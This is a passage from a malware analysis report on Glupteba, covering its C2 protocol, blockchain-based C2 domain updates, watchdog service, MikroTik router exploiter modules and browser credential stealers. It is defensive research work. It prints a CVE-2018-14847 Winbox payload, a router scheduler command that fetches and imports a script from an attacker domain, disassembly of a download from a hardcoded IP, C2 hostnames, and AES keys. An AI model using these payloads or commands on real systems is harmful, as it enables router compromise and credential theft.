17628491de17&Data[os]=Microsoft+Windows+7+Ultimate+&Data[os_install_date]=1541070358&Data[ram]=209715  
2&Data[username]=<username>&Data[version]=148
```

These sent data contains information about the application, some hardware information, like the CPU, GPU, GUID, RAM, information about the C2 server's version, and a lot of data from the TestApp Registry key, which can indicate the success of some operations by Glupteba.

During polling the commands from the server, the following information are sent about the patching, and about the state of different components - 1 means it is already set or running.

```
challenge=8a40603d307dd49a&cloudnet_file=0&cloudnet_process=0&ds=0&lcommand=0&mrt=0&pgdse=0&sb=0  
&sc=0&uuid=&version=148&wup_proc=0&wupv=0
```

/bots/ subfolder

```
db '/bots/update-data'  
db '/bots/report-install'  
db '/bots/scheduled-install'  
db '/bots/post-ia-data?uuid='
```

The "/bots/" string in the URI can appear when it updates any information or send some report about the installation or about the success of some operation.

/upload/ subfolder

```
db '%s/upload/%s/%d.jpg'
```

```
db '%s/upload/%s/samples/%s'
```

Files can be uploaded to the server with PUT method and "upload" string in URI, for instance when a backdoor command of "upload-file" or "sc" (taking and sending screenshots) is used.

C2 domain update using the blockchain

In the command-and-control subroutines, there is a domain updater function to update the C2 servers. In order to achieve this, it queries a transaction data from blockchain, using two method.

One is through electrum servers, and queries a hardcoded script hash. In this case it first queries bitcoin transactions from electrum servers using <https://raw.githubusercontent.com/spesmilo/electrum/master/electrum/servers.json>.

For instance, the hardcoded hash of transaction script history is used for finding the appropriate transaction which contains the encrypted C2 domain name in its OP_RETURN field.

```
lea    eax, aF3ebe86400fc08 ; "f3ebe86400fc08e24f3db53f43dd82a8fd7152c"...
mov    [esp+3Ch+var_3C], eax
mov    [esp+3Ch+var_38], 40h ; '@'
call   application_resilience_btcblockchain_searchLatestTransactionData
```

The bot can also do this by searching a transaction list on blockchain.info for a specific transaction address, and looking at the latest transaction of the hardcoded addresses.

```
lea    eax, a15y7dsku5tqnhx ; "15y7dskU5TqNHRtu5wzBpXdY5mT4RZNC6"
mov    [esp+24h+var_18], eax
mov    [esp+24h+var_14], 22h ; ''
call   application_resilience_blockchaincom_findLatestTransactionData

lea    eax, a1cgpcp3e9399zf ; "1CgPCp3E9399ZFodMnTSSvaf5TpGiym2N1"
mov    [esp+6Ch+var_6C], eax
mov    [esp+6Ch+var_68], 22h ; ''
call   application_resilience_btcblockchain_searchLatestTransactionData
```

In both cases it receives a json, and the latest transaction's OP_RETURN field will be checked. OP_RETURN can contain arbitrary data. In the picture below the responded json of the address 1CgPCp3E9399ZFodMnTSSvaf5TpGiym2N1 can be seen.

```

"vout": [
  {
    "value": 0.0036,
    "n": 0,
    "scriptPubKey": {
      "asm": "OP_DUP OP_HASH160 e7a0a08d4624421868ae033dad3aca65e5a7de5a
OP_EQUALVERIFY OP_CHECKSIG",
      "hex": "76a914e7a0a08d4624421868ae033dad3aca65e5a7de5a88ac",
      "reqSigs": 1,
      "type": "pubkeyhash",
      "addresses": [
        "1N7jWtEHnfz8MVV9raWY6Rfu6jLgCFZq2f"
      ]
    }
  },
  {
    "value": 0,
    "n": 1,
    "scriptPubKey": {
      "asm": "OP_RETURN
bc8fc1a3bfc43666e8164a88ddb57cf8eca812dc1f827b810e9ba16e1d78c9b1dfd97ff83ee25
cf843ac52e",
      "hex": "6a2cbc8fc1a3bfc43666e8164a88ddb57cf8eca812dc1f827b810e9ba16e1d78c9b1dfd
97ff83ee25cf843ac52e",
      "type": "nulldata"
    }
  }
],
"hex": "010000001eb6ad31752fe644662bdc8ac55b25a1697925a439cc05bce6e83ea824228a06e0000
00006a473044022034a5a59f2f4910aff3c8116afa213550969c69988c101abaad0aabd2b2d7bfa0220
3ec261eca10040f79f97992d8634111e35a80e489e8bf9be65106b369fa5cfc001210290525d498c1024
3b339304f136c3a381efdb2e5db88cdc5023ed6770b7633b82fefeffff02407e0500000000001976a914
e7a0a08d4624421868ae033dad3aca65e5a7de5a88ac0000000000000002e6a2cbc8fc1a3bfc43666e8
164a88ddb57cf8eca812dc1f827b810e9ba16e1d78c9b1dfd97ff83ee25cf843ac52e00000000",
"blockhash": "0000000000000000000000000000000000000000000000000000000000000000",
"confirmations": 766,
"time": 1588856125,
"blocktime": 1588856125

```

Figure 12: The JSON response to Glupteba's blockchain queries includes the encoded string that updates the C2 server addresses.

The domain name in the OP_RETURN field is encrypted using AES-256 in GCM mode. The 32-byte AES key is hardcoded in the binary. The initialization vector (IV) is the first 12 bytes of the OP_RETURN data, while the GCM tag is the last 16 bytes. For instance, in the case the data shown above:

OP_RETURN

bc8fc1a3bfc43666e8164a88ddb57cf8eca812dc1f827b810e9ba16e1d78c9b1dfd97ff83ee25cf843ac52e

The values required for decryption are as follows:

IV:	bc8fc1a3bfc43666e8164a88
GCM tag:	e1d78c9b1dfd97ff83ee25cf843ac52e
Ciphertext:	ddb57cf8eca812dc1f827b810e9ba16
Plaintext:	easywbdesign[.]com

The decrypted domain name will be set (prepending the "https://") to the Registry under the "Servers" name. All Glupteba components use this Registry to coordinate their network communication.

Historical order of the C2 domain updates

By querying the transactions of the hardcoded addresses (A) and using AES-256-GCM with the corresponding embedded AES key (K), we can observe which domains were updated and when.

A1: 15y7dskU5TqNHXRtu5wzBpXdY5mT4RZNC6

K1: d8727a0e9da3e98b2e4e14ce5a6cf33ef26c6231562a3393ca465629d66503cf

A2: 1CgPCp3E9399ZFodMnTSSvaf5TpGiym2N1

K2: 1bd83f6ed9bb578502bfbb70dd150d286716e38f7eb293152a554460e9223536

- *2019-06-19 06:10: venoxcontrol[.]com [A1, K1]*
- *2020-01-24 22:31: robotatten[.]com [A1, K1]*
- *2020-02-14 23:33: sleepingcontrol[.]com [A1, K1]*
- *2020-02-17 18:58: anotheronedom[.]com [A1, K1]*
- *2020-03-28 22:48: getfixed[.]xyz [A1, K1]*
- *2020-03-28 23:06: gfixprice[.]xyz [A1, K1]*
- *2020-04-08 17:24: sndvoices[.]com [A2, K2]*
- *2020-05-07 14:50: easywbdesign[.]com [A2, K2]*
- *2020-05-13 13:01: maxbook[.]space [A1, K2]*

Glupteba's payload components

Communications proxy component - "cloudnet.exe"

All network communications are proxied through this component. This is the only component which is not written in Go, but in C++. It is downloaded by the dropper and continuously tracked by a watcher function.

The dropper can query the latest downloader URL of this component and there is also a backdoor function to update this binary and launch with the /31337 parameter.

The tracker function checks every minute whether the **cloudnet.exe** process is running and hidden with the use of Winmon driver. It also checks the MD5 hash of it and the mutex responsible for it -*Global\Mp6c3Ygukx29GbDk*. In case it hasn't been downloaded yet, then the dropper will download it from the proper server and launch it with the "/31339" parameter - or so-called campaign ID. The dropper also responsible for enabling the traffic for this binary by setting firewall rules.

The cloudnet.exe creates an Autorun entry for itself in the Windows Registry and generates a unique, random ID to identify the victim. The binary runs under the folder path "%APPDATA%\<id>\<id>.exe" [where <id> is the random identifier value]. This identity is stored in the Registry with the timestamp of this binary. It also checks the TestApp Registry key for configuration.

 CloudNet	REG_SZ	"C:\Users\user_name\AppData\Roaming\b4532a4567ab\b4532a4567ab.exe"
 DelicateSnow	REG_SZ	"C:\Windows\rss\csrss.exe"

SOFTWARE\Microsoft\\<id>\\<id>

 GUID	REG_SZ	AE98140C-D157-4688-8E03-D81B6A84C883
 Value	REG_SZ	20200414

C2 server communication

Ws2_32.dll is used for network communication. First, it tests to see whether it has an internet connection by visiting Google.com and yandex.ru. Then the initialization part of the server communication starts, containing the following steps:

192.168.0.234	192.168.0.1	1	DNS	122	Standard query 0xb8cc A 1AF76704-0612-45BC-AAE1-DB1A3A635E9E.server-93.servicega
192.168.0.1	192.168.0.234		DNS	138	Standard query response 0xb8cc A 1AF76704-0612-45BC-AAE1-DB1A3A635E9E.server-93.
192.168.0.234	5.135.185.9		TCP	66	49168 → 8000 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
5.135.185.9	192.168.0.234		TCP	66	8000 → 49168 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1337 SACK_PERM=1 WS=128
192.168.0.234	5.135.185.9		TCP	54	49168 → 8000 [ACK] Seq=1 Ack=1 Win=66816 Len=0
192.168.0.234	5.135.185.9	2	HTTP	235	GET /stat?uptime=100&downlink=1111&uplink=1111&id=01BA8E7E&statpass=bpass&versio
5.135.185.9	192.168.0.234		TCP	54	8000 → 49168 [ACK] Seq=1 Ack=182 Win=30336 Len=0
5.135.185.9	192.168.0.234		HTTP	104	HTTP/1.1 200 OK
5.135.185.9	192.168.0.234		TCP	54	8000 → 49168 [FIN, ACK] Seq=51 Ack=182 Win=30336 Len=0
192.168.0.234	5.135.185.9		TCP	54	49168 → 8000 [ACK] Seq=182 Ack=52 Win=66560 Len=0
192.168.0.234	5.135.185.9		TCP	66	49169 → 444 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
5.135.185.9	192.168.0.234		TCP	58	444 → 49169 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1337
192.168.0.234	5.135.185.9	3	TCP	54	49169 → 444 [ACK] Seq=1 Ack=1 Win=65513 Len=0
5.135.185.9	192.168.0.234		TCP	60	444 → 49169 [PSH, ACK] Seq=1 Ack=1 Win=26000 Len=6

First, it registers the bot with a DNS request to <GUID>.server-<x>.<server name>, where the x is randomly selected and the C2 server name is hardcoded in the binary.

Then, the infected computer connects to the port 8000 of that server, which then responds with a port number (in session field) where the bot should connect back.

```
GET /stat?
uptime=100&downlink=1111&uplink=1111&id=01BA8E7E&statpass=bpass&version=20200414&features=30&guid=1AF76704-0612-45BC-
AAE1-DB1A3A635E9E&comment=20200414&p=0&s= HTTP/1.0

HTTP/1.1 200 OK
Content-Length: 11

session:444
```

Figure 13: An example of the bot (red text) communicating with its server (blue text)

Finally, the bot connects to that port (port 444/tcp, in this case) and the proxy communication of sending the instructions to the bot and receiving the answers begins.

Let's see an example of this traffic routing method.

It begins with receiving a HELLO message from the server, then the victim responses with an identifier and password - "ID: password" - which has already been shared with the server in the previous GET request.

```
HELLO
01BA8E7E:bpass
READD
```

From this point forward, the server is prepared for continuously sending commands to the bot. For instance, starting with 0x63 ['c'] means to connect to an IP: port defined by the server. Every line has an identifier (which is incremented) right after the command byte. The highlighted bytes the picture below are the IP and port number - **0x5b 0xe2 0x53 0xb0 = 91.226.83.176, 0xbb 0x01 = 443.**

```
0000050F 63 7e 00 06 00 05 e2 b0 10 bb 01 c~.....
0000051A 63 7f 00 06 00 5b e2 53 b0 bb 01 c....[.S ...
00000525 63 80 00 06 00 5b e2 53 b0 bb 01 c....[.S ...
00000530 63 82 00 06 00 5b e2 53 b0 bb 01 c....[.S ...
0000053B 63 83 00 06 00 5b e2 53 b0 bb 01 c....[.S ...
00000546 63 84 00 06 00 05 e2 b0 10 bb 01 c.....
00000551 63 85 00 06 00 5b e2 53 b0 bb 01 c....[.S ...
0000055C 63 86 00 06 00 05 e2 b0 10 bb 01 c.....
00000567 63 88 00 06 00 5b e2 53 b0 bb 01 c....[.S ...
00000572 63 89 00 06 00 5b e2 53 b0 bb 01 c....[.S ...
0000057D 63 8a 00 06 00 68 12 51 e1 bb 01 c....h.Q ...
00000588 63 8b 00 06 00 5b e2 53 b0 bb 01 c....[.S ...
00000593 63 8c 00 06 00 68 12 51 e1 bb 01 c....h.Q ...
0000059E 63 8d 00 06 00 d8 3a c6 ce bb 01 c.....: ...
000005A9 63 8e 00 06 00 68 12 51 e1 bb 01 c....h.Q ...
000005B4 63 8f 00 06 00 05 e2 b0 10 bb 01 c.....
000005BF 63 90 00 06 00 05 e2 b0 10 bb 01 c.....
000005CA 63 91 00 06 00 05 e2 b0 10 bb 01 c.....
000005D5 63 92 00 06 00 05 e2 b0 10 bb 01 c.....
00000017 63 7f 00 03 00 c....
0000001C 01 73 00 .S.
```


Watchdog component - "windefender.exe"

The main purpose of this module, which runs as a service, is to track the main dropper in order to relaunch it in case any issues occur. This module is written in Go and samples we've seen have been packed with UPX. The dropper tracks this process and hides it using the kernel drivers. *Watchdog* checks the TestApp Registry keys for configuration information, and checks the service version of itself when an update is available. These are the main functions of this module (most of which are self-explanatory, based on their name):

```
main_ptr_service_Execute
main_fileExists
main_download
main_copyFile
main_sendLog
main_sendDumpFilesCount
main_main
main_ptr_service_Execute_func1
main_ptr_service_Execute_func2
```

This component can modify access control list (ACL) values for its own service in order to complicate stopping and deleting the service. It works in the same way as the dropper for the kernel drivers:

```
cmd.exe /C sc sdset WinDefender
D:[A;;CCLCSWRPWPDTLOCRRC;;;SY][A;;CCDCLCSWRPLOCSDRCDW;;;BA][D;;WPDT;;;BA][A;;CCLCSW
LOCRRC;;;IU][A;;CCLCSWLOCRRC;;;SU]S:[AU;FA;CCDCLCSWRPWPDTLOCRSDRCDW;;;WD]
```

It can send logs to the server with an HTTP POST request to the /bot/log path on the command-and-control server. It's capable of sending the files in the %WINDIR%/Minidump folder, but the reason for this is not fully clear. Considering the filename (and that most of the Glupteba modules have meaningful filenames), the *watchdog* name might refer to the service that's responsible for protecting the system if any failure occurs that causes a crash.

For instance, under Windows, a watchdog violation can occur when a device driver is outdated, or it isn't compatible (or digitally signed). In these cases, the system collects dumps into the %WINDIR%/Minidump folder. Since Glupteba uses several drivers, including older, vulnerable drivers that may (or do) cause failures (not to mention the notoriously unstable XMR miner drivers), this component can track those crashes and send them back to the bot's creators.

The information goes to the server in the following form (with some Russian text that roughly translates to "number of dumps," followed by that quantity):

```
text=Количестводампов:<number of dumps>&type=0&uuid=<uuid>
```

All in all, the service functions of this module tracks the malicious csrss.exe, relaunching and hiding it continuously. Glupteba's miner components may need this service, too. If

any issue occurs with the miners, the dropper is responsible for relaunching them, but the watchdog is responsible for relaunching the dropper.

MikroTik RouterOS exploiter components

Setting up a SOCKS proxy - "winboxscan.exe"

"winboxscan.exe" exploits a [Winbox server vulnerability in MikroTik's RouterOS](#) in order to get the user database, and configure the SOCKS proxy. It is downloaded from CDN with <id>/app/winboxscan-0702.exe in the URI. As with other Glupteba components, it reads the configuration information from the TestApp Registry path, and it also checks whether the mutex *Global\nbyjrjaxyahi4pq5* exists (if it does, then this module is running already). It hides itself by launching csrss.exe with a parameter of "-hide PID" where the PID is corresponds to the router exploit process.


These are the main functions of this component:

```
main_addSchedulerTaskAPI
main_credentialsDictionary
main_extractCredentials
main_extractUserFromEntry
main_decryptPassword
main_incIP
main_isPrivateIP
main_getAddr
main_getScanRequest
main_handleScanRequest
main_postScanResult
main_waitForCloseEvent
main_hidePID
main_readConfig
main_randomIPv4Address
main_init_0
main_main
main_testConnection
main_errItemAlreadyExists
main_addSchedulerTask
main_extractUsers
main_attackRouter
main_scanNetwork
main_executeCommand
main_addSchedulerTaskSSH
main_getUsersData
main_hashPassword
main_buildAuthRequest
main_buildSchedulerRequest
main_authorized
main_addSchedulerTaskWinbox
main_init
```

This component starts scanning networks - starting randomly from a chosen IP, then by incrementing - and looks for routers to connect.

If it finds a vulnerable MikroTik router (with the CVE-2018-14847 vulnerability [4]), then it will get the session ID from the response. It will increment until can successfully obtain the *username.dat* file and an enabled administrative account.

To achieve this, it reads the */flash/rw/store/user.dat* file and beside of extracting it, it also try to write into it.



For extracting usernames and credentials, it connects to the router in three different ways: on port 8291 (to the Winbox service), through SSH, and through the API service port, which is 8728.

The payload for extracting credentials from *user.dat* by using Winbox protocol:

```

68 01 00 66 4D 32 05 00 FF 01 06 00 FF 09 05 07 h..fM2..'...'
00 FF 09 07 01 00 00 21 35 2F 2F 2F 2F 2F 2E 2F .'.!!!5/////
2E 2E 2F 2F 2F 2F 2F 2F 2E 2F 2E 2E 2F 2F 2F 2F .////////././
2F 2F 2E 2F 2E 2F 66 6C 61 73 68 2F 72 77 2F //././flash/rw/
73 74 6F 72 65 2F 75 73 65 72 2E 64 61 74 02 00 store/user.dat..
FF 88 02 00 00 00 00 08 00 00 00 01 00 FF 88 '.....'
02 00 02 00 00 02 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0D 00 00 98 FF FF FF E0 54 69 00 A0 FF FF FF .....fTi.
E0 54 69 00 A8 FF FF FF E0 54 69 00 B0 FF FF FF fTi. fTi.
E0 54 69 00 B8 FF FF FF E0 54 69 00 C0 FF FF FF fTi. fTi.R
E0 54 69 00 C8 FF FF FF E0 54 69 00 D0 FF FF FF fTi.C fTi.D
E0 54 69 00 D8 FF FF FF E0 54 69 00 E0 FF FF FF fTi.R fTi.f
E0 54 69 00 E8 FF FF FF E0 54 69 00 F0 FF FF FF fTi.Š fTi.d
E0 54 69 00 F8 FF FF FF E0 54 69 00 00 00 00 00 fTi.Š fTi.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
  
```

Figure 14: The payload modifies the *user.dat* file directly.

After, it makes attempt to add scheduled tasks to the router, again by using the three different way of Winbox protocol, via SSH and via the API port. The scheduled task added on MikroTik routers downloads the SOCKS proxy script:

```
/system scheduler add name="U6" interval=10m on-event="/tool fetch url=http://%/s/poll/%s mode=http  
dst-path=7wmp0b4s.rsc import 7wmp0b4s.rsc  
policy=api,ftp,local,password,policy,read,reboot,sensitive,sniff,ssh,telnet,test,web,winbox,write'
```

[Domain is hardcoded: gamedate[.]xyz]

A scheduled task downloads the file to the router in every 10 minutes. The script contains SOCKS proxy settings to allow communications for the following IP addresses:

```
/ip socks access add src-address=5.188.42.0/24 action=allow  
/ip socks access add src-address=85.119.151.0/24 action=allow  
/ip socks access add src-address=77.238.240.0/24 action=allow  
/ip socks access add src-address=178.239.168.0/24 action=allow  
/ip socks access add src-address=77.238.228.0/24 action=allow  
/ip socks access add src-address=94.243.168.0/24 action=allow  
/ip socks access add src-address=213.33.214.0/24 action=allow  
/ip socks access add src-address=5.188.187.0/24 action=allow  
/ip socks access add src-address=31.172.128.45/32 action=allow  
/ip socks access add src-address=31.172.128.25/32 action=allow  
/ip socks access add src-address=10.0.0.0/8 action=allow  
/ip socks access add src-address=185.137.233.251/32 action=allow  
/ip socks access add src-address=5.9.163.16/29 action=allow  
/ip socks access add src-address=95.213.221.0/24 action=allow  
/ip socks access add src-address=159.255.24.0/24 action=allow  
/ip socks access add src-address=31.184.210.0/24 action=allow  
/ip socks access add src-address=192.243.53.0/24 action=allow  
/ip socks access add src-address=0.0.0.0/0 action=deny
```

Afterwards, this module also sends reports to the C2 server using the HTTP POST method; The URI for these contains the path /api/router-scan-results-rand

DNS cache poisoning - "routerdns.exe" and "d2.exe"


The **routerdns.exe** component is the scanner piece taken from a different MikroTik Router exploiter that Glupteba uses. MikroTik routers can act as a DNS server, and older versions allowed an unauthenticated remote user to trigger DNS requests to a user-specified DNS server, via the Winbox port [8291] [defined in CVE-2019-3978 [5]].

This component scans for vulnerable routers, then downloads and launches a DNS cache poisoner tool. It is written in Go, and UPX packed, too. I suppose that this is downloaded by backdoor functions as I haven't found any downloader code in the dropper, but Glupteba CDN servers shows it is downloaded from them with "`<id>/app/routerdns.exe`" in URI path.

These are the main functions of the examined scanner:

```
main_main
main_attack
main_sendToServer
main_raw_connect
main_randomIPv4Address
main_getAdrrs
main_inclP
main_isPrivateIP
main_DownloadFile
```

It starts by scanning a random IP address and tries to connect on port 8291 (Winbox).



```
C:\Windows\System32\cmd.exe
C:\>routerdns.exe
Connecting error: dial tcp 120.222.166.84:8291: failed to find ConnectEx: The attempted operation is not supported for the type of object referenced.
Connecting error: dial tcp 120.222.165.200:8291: failed to find ConnectEx: The attempted operation is not supported for the type of object referenced.
Connecting error: dial tcp 120.222.165.201:8291: failed to find ConnectEx: The attempted operation is not supported for the type of object referenced.
Connecting error: dial tcp 120.222.165.202:8291: failed to find ConnectEx: The attempted operation is not supported for the type of object referenced.
Connecting error: dial tcp 120.222.165.203:8291: failed to find ConnectEx: The attempted operation is not supported for the type of object referenced.
Connecting error: dial tcp 120.222.165.204:8291: failed to find ConnectEx: The attempted operation is not supported for the type of object referenced.
Connecting error: dial tcp 120.222.165.205:8291: failed to find ConnectEx: The attempted operation is not supported for the type of object referenced.
Connecting error: dial tcp 120.222.165.206:8291: failed to find ConnectEx: The attempted operation is not supported for the type of object referenced.
Connecting error: dial tcp 120.222.165.207:8291: failed to find ConnectEx: The attempted operation is not supported for the type of object referenced.
Connecting error: dial tcp 120.222.165.208:8291: failed to find ConnectEx: The attempted operation is not supported for the type of object referenced.
Connecting error: dial tcp 120.222.165.209:8291: failed to find ConnectEx: The attempted operation is not supported for the type of object referenced.
Connecting error: dial tcp 120.222.165.210:8291: failed to find ConnectEx: The attempted operation is not supported for the type of object referenced.
```

When it finds a vulnerable MikroTik router, it notifies the server about that IP address. The myonetime[.]top/w.php URI is used with POST method as the below picture shows.

```
POST /w.php HTTP/1.1
Host: myonetime.top
User-Agent: Go-http-client/1.1
Content-Length: 73
Content-Type: application/json
Accept-Encoding: gzip
```

```
{"ip": "47.210.153.201", "comment": "Opened 47.210.153.201:8291", "status": 1}
```

This server is not alive at the point of analysis, but I suppose that this server gave the fake DNS server name back to use it for DNS cache poisoning.

This component then downloads a DNS cache poisoning tool to the working directory and launches it with a parameter of `-i:<router ip> -p:8291 -s:<fake dns server>`. The output is directed to the launched process, which is sent then back to the server. In the picture below, the DNS cache poisoning tool [d2.exe] is downloaded and renamed to d.exe.

```
sub     esp, 88h
lea     eax, aDExe      ; "./d.exe"
mov     [esp], eax
mov     dword ptr [esp+4], 7
lea     eax, aHttp1092368043 ; "http://109.236.80.43/d2.exe"
mov     [esp+8], eax
mov     dword ptr [esp+0Ch], 1Bh
call    main_DownloadFile
call    time_Now_autogen_5FSKGB
```

This "d2.exe" (renamed to d.exe) belongs to the routerdns.exe components, downloaded by it from a hardcoded IP. This is a small tool responsible for DNS cache poisoning written in C++ :

https://github.com/tenable/routeros/tree/master/poc/winbox_dns_request.

It can send DNS request to the defined fake DNS server, first asking to resolve the IP of the [upgrade.mikrotik.com](https://www.mikrotik.com) domain. That DNS server may return a malicious IP, so when the router updates itself, instead of downloading legitimate firmware, the router could pull down a malicious update from whatever server the attackers want.

Since these updates are normally digitally signed and the fake updates won't pass verification, this is probably targeting an older version of the MikroTik RouterOS (from prior to the digital signature validation requirement [6]).

The original tool on Github (containing example.com as a domain) is rewritten to [upgrade.mikrotik.com](https://www.mikrotik.com) in order to hijack the router upgrade. The final purpose probably is to set up a proxy, misdirecting traffic elsewhere using DNS cache poisoning.

Browser stealer components

"vc.exe"

The vc.exe component is downloaded by the original dropper in the *wup miner watcher* function, which is implemented in an infinite loop. It extracts passwords, cookies and names from Google, Opera, Yandex, Firefox browsers by locating the profile directories and applying SQL queries. Firefox password extracting is not implemented, but the sample is capable of decrypting Chrome extracting user information from browsers' SQLite data storage.

It checks the VC named Registry key, and if that hasn't been set yet, then downloads it from the CDN server in the /app/vc.exe path. It is launched by the dropper with the current user privileges; the VC Registry value is set after.

It is also written in Go and UPX packed, like most of the Glupteba components. It checks configuration information from the usual TestApp registries, paying attention to ensure the process running as a user and not a system process in order to successfully start.

The main functions of this component are:

```
main_ChromeExtractor_Cookies  
main_ChromeExtractor_Name  
main_ChromeExtractor_Passwords  
main_Decrypt  
main_FirefoxExtractor_Cookies  
main_FirefoxExtractor_Name  
main_FirefoxExtractor_Passwords  
main_FirefoxExtractor_findDB  
main_ptr_ChromeExtractor_Cookies  
main_ptr_ChromeExtractor_Name  
main_ptr_ChromeExtractor_Passwords  
main_ptr_DATA_BLOB_ToByteArray  
main_ptr_FirefoxExtractor_Cookies  
main_ptr_FirefoxExtractor_Name  
main_ptr_FirefoxExtractor_Passwords  
main_ensureRunningAsUser  
main_fileExists  
main_init  
main_main  
main_postData
```

It sends the report to the C2 server with /bots/post-en-data?uuid= in the URI, using a HTTP POST method.

"profile-0120.exe, or updateprofile-6.exe"

The *profile-0120.exe* (sometimes named *updateprofile-6.exe*) component is very similar to *vc.exe*. It can send log information to [http://myonetime\[.\]top/log.php](http://myonetime[.]top/log.php) by using POST method. It's also written in Go and UPX packed.

It can upload the profiles by using PUT method in form of [http://srv-%d.oknazasto\[.\]info/pupload/%s/%s?%s](http://srv-%d.oknazasto[.]info/pupload/%s/%s?%s). It sends the stolen data to the server with URI of api/post-vc-data?uuid=

It has similar main functions to *vc.exe*:

```
main_copyFile
main_selectCookies
main_decryptCookies
main_readEncryptedKey
main_readEncryptionKey
main_sendLog
main_sendLogError
main_ptr_cookies_Encode
main_ensureRunningAsUser
main_readConfig
main_fileExists
main_locateProfiles
main_uploadProfile
main_decryptAndUploadProfile
main_main
main_postData
main_extractPasswords
main_zipProfile
main_zipFile
main_zipDir
main_decryptAndUploadProfile_func1
main_zipDir_func1
```

"collectchromefingerprint.exe"

In addition to the browser stealer modules, occasionally another module appears. It's named **collectchromefingerprint.exe** and it is also a UPX packed Glupteba Golang component. It only has one function: It tries to locate an installed copy of Chrome (by querying: HKCU\Software\Microsoft\Windows\CurrentVersion\Uninstall\Google Chrome in the Windows Registry), then invokes *chrome.exe* to connect to the URL <http://swebgames.site/test.php?uuid=%s&browser=chrome> GET, and register.

```
main_locateChrome
main_readConfig
main_ensureRunningAsUser
main_sendLogError
main_main
```

The test.php returns a JavaScript which uses third party browser-based fingerprinting services:


```
<script src="https://cdnjs.cloudflare.com/ajax/libs/fingerprintjs2/2.0.6/fingerprint2.js"></script>
<script src="https://cdn.webrtc-experiment.com/DetectRTC.js"></script>
```

Miner components – "wup.exe", "wupv.exe"

